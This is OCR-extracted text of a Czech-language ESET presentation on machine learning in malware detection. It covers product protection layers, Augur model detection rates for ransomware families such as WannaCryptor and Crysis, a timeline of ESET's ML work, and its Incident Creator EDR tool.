
- Long short-term memory
- Plně propojené neuronové sítě

Multi-model processing

- 6 vybraných klasifikačních algoritmů



eset® Digital Security
Progress. Protected.


Reputation and Cache
Ransomware Shield
Advanced Memory Scanner
Brutefore Attack Protection
Network Attack Protection
POST EXECUTION
Device Control
PRE-EXECUTION
EXECUTION
LiveGrid® Protection
Botnet Protection
Exploit Blocker
UEFI Scanner
Secure Browser
DNA Detections
Script Scanner & AMSI
Deep Behavioral Inspection
Advanced Machine Learning
In-Product Sandbox




Figure 1: Exponential growth of number of parameters in DL models

Zdroj: https://towardsdatascience.com/the-rise-of-cognitive-ai-a29d2b724ccc

Detekce malwaru pomocí Augur

Název vzorku	Počet vzorků	Počet vzorků úspěšně detekovaných modelem Augur	Úspěšnost detekce
Win32_Diskcoder.C	16	10	62,5 %
Win32_Diskcoder.C (in-memory)	86	85	98,8 %
Win32_Diskcoder.D	17	14	82,4 %
Win32_Diskcoder.D (in-memory)	**20**	**20**	**100 %**
Win32_Filecoder.Crysis	113	112	99,1 %
Win32_Filecoder.Crysis (in-memory)	**30**	**30**	**100 %**
Win32_Filecoder.WannaCryptor.D	15	13	86,7 %
Win32_Filecoder.WannaCryptor (in-memory)	**67**	**67**	**100 %**

Historie ML v ESETu

1998
První neuronová síť implementovaná v produktu

2005
DNA technologie (on-line ML)

2006
Automatizovaný expertní systém pro Mass Processing

2012
Algoritmy pro klasifikaci, třídění a prioritizaci vzorků

2017
První verze modelu Augur (Cloud)

2019
Advanced machine learning (Cloud and local)

2023
Incident Creator (ML model pro EDR)

Detekční pravidla

Detekční pravidla

Incidenty

Statické incidenty

- Tvořeny na sobě navazujícími pravidly
- ESET HI

Ručně vytvořené (uživatelské)

- Pro specifické události
- Vhodně doporučuje další entity

Incident Creator

- „AI“ nástroj pro tvorbu incidentů
- Pracuje na pozadí

Co je ESET Incident Creator?


„AI“ nástroj pro korelaci dat

